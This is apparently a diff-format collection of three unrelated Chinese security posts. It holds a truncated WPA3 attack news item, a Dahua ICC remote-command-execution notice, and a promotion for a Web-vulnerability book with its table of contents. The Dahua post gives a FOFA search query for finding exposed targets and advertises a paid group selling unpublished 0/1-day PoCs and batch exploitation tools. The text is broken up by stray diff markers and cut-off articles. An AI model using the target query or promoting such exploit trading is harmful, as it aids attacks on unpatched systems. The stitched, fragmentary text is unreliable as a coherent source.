# WPA3协议存在安全漏洞,黑客可获取WiFi密码
|
||||
FreeBuf 商密君 2025-01-01 12:25
|
||||
老布 商密君 2025-01-02 14:35
|
||||
|
||||
研究人员成功结合中间人攻击(MITM)和社会工程学技术,绕过了Wi - Fi保护协议——WPA3 ,进而获取网络密码。此次研究由西印度大学的Kyle Chadee、Wayne Goodridge和Koffka Khan开展,这一研究揭示了最新无线安全标准存在的安全漏洞。
|
||||
|
||||
|
||||
@@ -0,0 +1,131 @@
|
||||
# 【1day edu 大量存在】大华智能物联综合管理平台(ICC) 存在远程命令执行漏洞
|
||||
原创 xiachuchunmo 银遁安全团队 2025-01-02 22:01
|
||||
|
||||
**需要EDU SRC邀请码的师傅可以私聊后台,免费赠送EDU SRC邀请码(邀请码管够)**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

**浙江大华技术股份有限公司智能物联综合管理平台是一款基于物联网技术的综合性管理平台,旨在为企业和用户提供智能化、便捷化的物联网解决方案。该平台整合了大华技术在视频监控、数据采集、数据分析等方面的核心技术,实现了对各类物联网设备的统一管理和控制,提高了企业的运营效率和管理水平。大华智能物联综合管理平台(ICC) GetClassValue存在 远程命令执行漏洞,使得攻击者可以通过构造特定的请求远程执行恶意代码。此漏洞可能导致攻击者获取系统权限、执行任意命令,严重威胁系统的机密性和完整性。**
|
||||
|
||||

|
||||
|
||||
|
||||
**资产测绘**
|
||||
|
||||
|
||||

|
||||
|
||||

```
|
||||
body="*客户端会小于800*"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

**执行ID命令测试**
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**Nuclei测试**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**圈子介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
高
|
||||
质量漏洞利用工具分享社区,每天至少更新一个0Day/Nday/1day及对应漏洞的批量利用工具,团队内部POC分享,星球不定时更新内外网攻防渗透技巧以及最新学习研究成果等。
|
||||
如果师傅还是新手,内部的交流群有很多行业老师傅可以为你解答学习上的疑惑,内部分享的POC可以助你在Edu和补天等平台获得一定的排名。
|
||||
如果师傅已经
|
||||
是老手了,有一个高质量的LD库也能为你的工作提高极大的效率,实战或者攻防中有需要的Day我们也可以通过自己的途径帮你去寻找。
|
||||
|
||||
**【圈子服务】**
|
||||
|
||||
1,一年至少365+漏洞Poc及对应漏洞批量利用工具
|
||||
|
||||
2,Fofa永久高级会员
|
||||
|
||||
3,24HVV内推途径
|
||||
|
||||
4,Cmd5解密,各种漏洞利用工具及后续更新,渗透工具、文档资源分享
|
||||
|
||||
5,内部漏洞
|
||||
库情报分享
|
||||
(目前已有2000+
|
||||
poc,会定期更新,包括部分未公开0/1day)
|
||||
|
||||
6,加入内部微信群,认识更多的行业朋友(群里有100+C**D通用证书师傅),遇到任何技术问题都可以进行快速提问、讨论交流;
|
||||
|
||||
|
||||
圈子目前价格为**129元**
|
||||
**(交个朋友啦!)**
|
||||
,现在星球有近900+位师傅相信并选择加入我们,人数满1000
|
||||
**涨价至149**,圈子每天都会更新内容。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**圈子近期更新LD库**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**每篇文章均有详细且完整的手工WriteUp****(跟其他只有POC,没有验证截图的不一样)**
|
||||
|
||||

|
||||
|
||||
**星球提供免费F**a**
|
||||
**CNVD通用证书**
|
||||
**一起愉快的刷分**
|
||||
**欢迎加入“安云安全”EDU团队**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**免责声明**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
文章所涉及内容,仅供安全研究与教学之用,由于传播、利用本文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。
|
||||
|
||||
@@ -0,0 +1,689 @@
|
||||
# 【渗透书籍推荐】《Web漏洞分析与防范实战》丨文末参与抽奖免费赠书!!
|
||||
新书速递→ 网络安全007 2025-01-03 00:01
|
||||
|
||||
文末扫码参与抽奖!
|
||||
|
||||
随着信息技术的快速发展,特别是互联网应用的普及和企业信息化程度的不断加深,网络安全问题已经成为影响国家安全、企业生存和个人隐私的重要因素。网络攻击手段日益多样化、工具利用日益便捷化,从传统的病毒、木马到高级持续威胁(APT)、0day攻击等,安全威胁无孔不入,给防守方带来了极大的挑战。
|
||||
|
||||
在这样的背景下,网络安全领域的专业人才需求急剧增加。然而,与网络安全重要性的提升相比,安全人才的培养显得滞后了不少。许多IT专业人员对网络安全缺乏系统的认识和深入的理解,无法有效应对复杂多变的安全威胁。此外,现有的网络安全资料和文献要么偏重理论,缺乏实战性;要么散见于网络各处,不成体系,难以为学习者提供全面的指导。
|
||||
|
||||
基于这样的现状,
|
||||

《Web漏洞分析与防范实战:卷1》以知
|
||||
道创宇404实验室在实际研究工作中遇到的真实案例为基础,结合团队多年的网络安全研究和实践经验,系统地介绍了网络安全中常见的漏洞类型、攻击手段以及相应的防御策略。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**了解更多 ↑**
|
||||
|
||||
读者对象
|
||||
|
||||
|
||||
|
||||
本书适合网络安全从业者阅读,包括:
|
||||
- 安全研究人员
|
||||
|
||||
- 渗透测试人员
|
||||
|
||||
- IT专业人员
|
||||
|
||||
- 对网络安全感兴趣的人员
|
||||
|
||||
视频解读
|
||||
|
||||
|
||||
|
||||
|
||||
本书特色
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
本书的特色在于实战性和系统性。书中详细介绍了前端和后端的安全漏洞、文件读
|
||||
|
||||
取漏洞、渗透测试等内容,覆盖了网络安全的重要议题。每个章节都以实际案例作为切入点,分析案例中的漏洞成因、攻击过程和防御方法,以便读者直观地理解网络安全。
|
||||
|
||||
除了**实战案例**
|
||||
的分析,本书还注重**工具和技术**
|
||||
的介绍。在现代网络安全防御中,自动化工具的使用已经成为提高防御效率和效果的关键。因此,本书专门在第7章介绍了现代化防御研究工具体系,包括代码审计、供应链安全、防火墙、堡垒机、日志审计系统、终端安全、资产扫描、入侵检测系统、蜜罐系统和恶意软件沙箱等,不仅可以帮助读者了解各个安全防御方向的基本思想,还可以使读者在实际工作中快速应用这些工具和技术。
|
||||
|
||||
此外,本书在写作风格上力求通俗易懂。尽管内容涵盖了网络安全的多个深层次议题,但作者尽量用简洁明了的语言进行描述,避免过多的专业术语和复杂的技术细节。这样做的目的是确保**没有专业计算机背景的读者**
|
||||
也能够顺利阅读和理解书中的内容。
|
||||
|
||||
总之,本书是**一本既适合初学者入门学习,也适合专业人士深入研究的网络安全实战指南**
|
||||
。无论是对于希望建立扎实的网络安全基础的学生,还是对于追求进一步提升专业技能的从业人员,本书都提供了宝贵的知识和经验。通过阅读本书,读者不仅能够获得网络安全领域的专业知识,还能够学会如何应对实际工作中的安全挑战,从而在网络安全的道路上走得更远。
|
||||
|
||||
如何阅读本书
|
||||
|
||||
|
||||
|
||||
本书共7章,具体内容如下。
|
||||
|
||||
**第1章**
|
||||
从前端安全的真实案例出发,介绍知道创宇404实验室的前端安全攻击和防御思路。
|
||||
|
||||
|
||||
**第2章**
|
||||
介绍各种后端安全漏洞的真实案例,帮助读者了解不同类型漏洞的攻击方式。
|
||||
|
||||
|
||||
**第3章**
|
||||
介绍各类客户端和服务器端中存在的文件读取漏洞。
|
||||
|
||||
|
||||
**第4章**
|
||||
从渗透测试的多个方面介绍不同的攻击手段,以加深读者对渗透测试的理解。
|
||||
|
||||
|
||||
**第5章**
|
||||
从Pocsuite 3的流量监控规则出发来介绍预防、检测和响应安全威胁的重要手段。
|
||||
|
||||
|
||||
**第6章**
|
||||
通过模拟内网环境探讨漏洞和攻击手法,介绍如何采取适当的防护措施来应对威胁,以及如何利用防御工具(如Pocsuite 3和pfSense防火墙)来构建强大的网络安全防线。
|
||||
|
||||
|
||||
**第7章**
|
||||
介绍防御研究工具体系中具有代表性的10个方向,以及各个方向的基本思路、防御效果和广泛使用的工具。
|
||||
|
||||
|
||||
目录
|
||||
|
||||
|
||||
|
||||
**上拉下滑查看目录 ↓**
|
||||
|
||||
目 录 Contents
|
||||
|
||||
前言
|
||||
|
||||
第一部分 实战
|
||||
|
||||
第1章 前端安全漏洞2
|
||||
|
||||
1.1 前端防御从入门到弃坑—CSP
|
||||
|
||||
的变迁2
|
||||
|
||||
1.1.1 前端防御的开始2
|
||||
|
||||
1.1.2 CSP3
|
||||
|
||||
1.1.3 CSP的绕过5
|
||||
|
||||
1.1.4 CSP困境以及升级8
|
||||
|
||||
1.1.5 防御建议11
|
||||
|
||||
1.2 从老漏洞到新漏洞—iMessage
|
||||
|
||||
0day挖掘实录(CVE-2016-1843)11
|
||||
|
||||
1.2.1 背景11
|
||||
|
||||
1.2.2 CVE-2016-1764漏洞分析12
|
||||
|
||||
1.2.3 从老漏洞(CVE-2016-1764)
|
||||
|
||||
到0day漏洞16
|
||||
|
||||
1.2.4 修复建议18
|
||||
|
||||
1.2.5 参考链接19
|
||||
|
||||
1.3 从CVE-2018-8495看PC端
|
||||
|
||||
URL Scheme的安全问题19
|
||||
|
||||
1.3.1 概述19
|
||||
|
||||
1.3.2 创建URL Scheme20
|
||||
|
||||
1.3.3 安全隐患21
|
||||
|
||||
1.3.4 操作系统中的问题22
|
||||
|
||||
1.3.5 浏览器参数注入23
|
||||
|
||||
1.3.6 应用程序的问题26
|
||||
|
||||
1.3.7 防御建议27
|
||||
|
||||
1.3.8 参考链接27
|
||||
|
||||
1.4 iOS中的BadURLScheme28
|
||||
|
||||
1.4.1 概述28
|
||||
|
||||
1.4.2 漏洞详情28
|
||||
|
||||
1.4.3 实际案例29
|
||||
|
||||
1.4.4 漏洞披露29
|
||||
|
||||
1.4.5 防御建议30
|
||||
|
||||
1.4.6 参考链接30
|
||||
|
||||
1.5 从Drupal 1-click到RCE 分析30
|
||||
|
||||
1.5.1 无后缀文件写入30
|
||||
|
||||
1.5.2 Phar反序列化RCE33
|
||||
|
||||
1.5.3 漏洞触发要求35
|
||||
|
||||
1.5.4 漏洞补丁35
|
||||
|
||||
1.5.5 总结35
|
||||
|
||||
1.5.6 防御建议36
|
||||
|
||||
1.5.7 参考链接36
|
||||
|
||||
1.6 代码审计从0到1—
|
||||
|
||||
Centreon One-click To RCE36
|
||||
|
||||
1.6.1 概述37
|
||||
|
||||
1.6.2 Centreon代码基本结构37
|
||||
|
||||
1.6.3 代码分析38
|
||||
|
||||
1.6.4 过滤处理44
|
||||
|
||||
1.6.5 路径限制44
|
||||
|
||||
1.6.6 从One-click到RCE45
|
||||
|
||||
1.6.7 防御建议50
|
||||
|
||||
1.6.8 参考链接50
|
||||
|
||||
1.7 MyBB 18.20:从存储型XSS
|
||||
|
||||
漏洞到RCE漏洞分析50
|
||||
|
||||
1.7.1 漏洞触发要求50
|
||||
|
||||
1.7.2 漏洞分析51
|
||||
|
||||
1.7.3 漏洞复现59
|
||||
|
||||
1.7.4 补丁分析61
|
||||
|
||||
1.7.5 防御建议63
|
||||
|
||||
1.7.6 参考链接63
|
||||
|
||||
1.8 Chrome扩展安全问题63
|
||||
|
||||
1.8.1 Chrome插件体系63
|
||||
|
||||
1.8.2 CVE-2019-1259263
|
||||
|
||||
1.8.3 CSP问题68
|
||||
|
||||
1.8.4 防御建议73
|
||||
|
||||
1.8.5 参考链接73
|
||||
|
||||
第2章 后端安全漏洞74
|
||||
|
||||
2.1 从WordPress SQLi到PHP
|
||||
|
||||
格式化字符串问题74
|
||||
|
||||
2.1.1 漏洞概述74
|
||||
|
||||
2.1.2 漏洞分析74
|
||||
|
||||
2.1.3 漏洞原理77
|
||||
|
||||
2.1.4 PHP格式化字符串78
|
||||
|
||||
2.1.5 利用条件79
|
||||
|
||||
2.1.6 WordPress 4.8.2补丁问题 80
|
||||
|
||||
2.1.7 修复方案 81
|
||||
|
||||
2.1.8 参考链接81
|
||||
|
||||
2.2 Joomla 3.7.0 Core SQL注入漏洞
|
||||
|
||||
(CVE-2017-8917)分析81
|
||||
|
||||
2.2.1 漏洞概述82
|
||||
|
||||
2.2.2 漏洞复现82
|
||||
|
||||
2.2.3 修复建议85
|
||||
|
||||
2.2.4 参考链接86
|
||||
|
||||
2.3 vBulletin MEDIA UPLOAD SSRF
|
||||
|
||||
漏洞(CVE-2016-6483)分析86
|
||||
|
||||
2.3.1 漏洞概述87
|
||||
|
||||
2.3.2 漏洞复现87
|
||||
|
||||
2.3.3 漏洞修复94
|
||||
|
||||
2.3.4 参考链接94
|
||||
|
||||
2.4 Discuz! x3.4前台SSRF分析94
|
||||
|
||||
2.4.1 漏洞概述94
|
||||
|
||||
2.4.2 漏洞复现94
|
||||
|
||||
2.4.3 任意URL跳转99
|
||||
|
||||
2.4.4 漏洞利用100
|
||||
|
||||
2.4.5 修复建议101
|
||||
|
||||
2.4.6 参考链接101
|
||||
|
||||
2.5 利用Exchange SSRF漏洞和
|
||||
|
||||
NTLM中继沦陷获取域控101
|
||||
|
||||
2.5.1 漏洞概述101
|
||||
|
||||
2.5.2 漏洞复现101
|
||||
|
||||
2.5.3 漏洞利用104
|
||||
|
||||
2.5.4 修复建议107
|
||||
|
||||
2.5.5 参考链接108
|
||||
|
||||
2.6 Joomla未授权创建特权用户
|
||||
|
||||
漏洞(CVE-2016-8869)分析108
|
||||
|
||||
2.6.1 漏洞概述108
|
||||
|
||||
2.6.2 漏洞复现109
|
||||
|
||||
2.6.3 修复建议113
|
||||
|
||||
2.6.4 参考链接114
|
||||
|
||||
2.7 Joomla权限提升漏洞(CVE-
|
||||
|
||||
2016-9838)分析114
|
||||
|
||||
2.7.1 漏洞概述114
|
||||
|
||||
2.7.2 漏洞复现115
|
||||
|
||||
2.7.3 修复方案123
|
||||
|
||||
2.7.4 参考链接123
|
||||
|
||||
2.8 DedeCMS v5.7密码修改漏洞
|
||||
|
||||
分析124
|
||||
|
||||
2.8.1 漏洞概述124
|
||||
|
||||
2.8.2 漏洞复现125
|
||||
|
||||
2.8.3 代码分析129
|
||||
|
||||
2.8.4 修复方案133
|
||||
|
||||
2.8.5 参考链接134
|
||||
|
||||
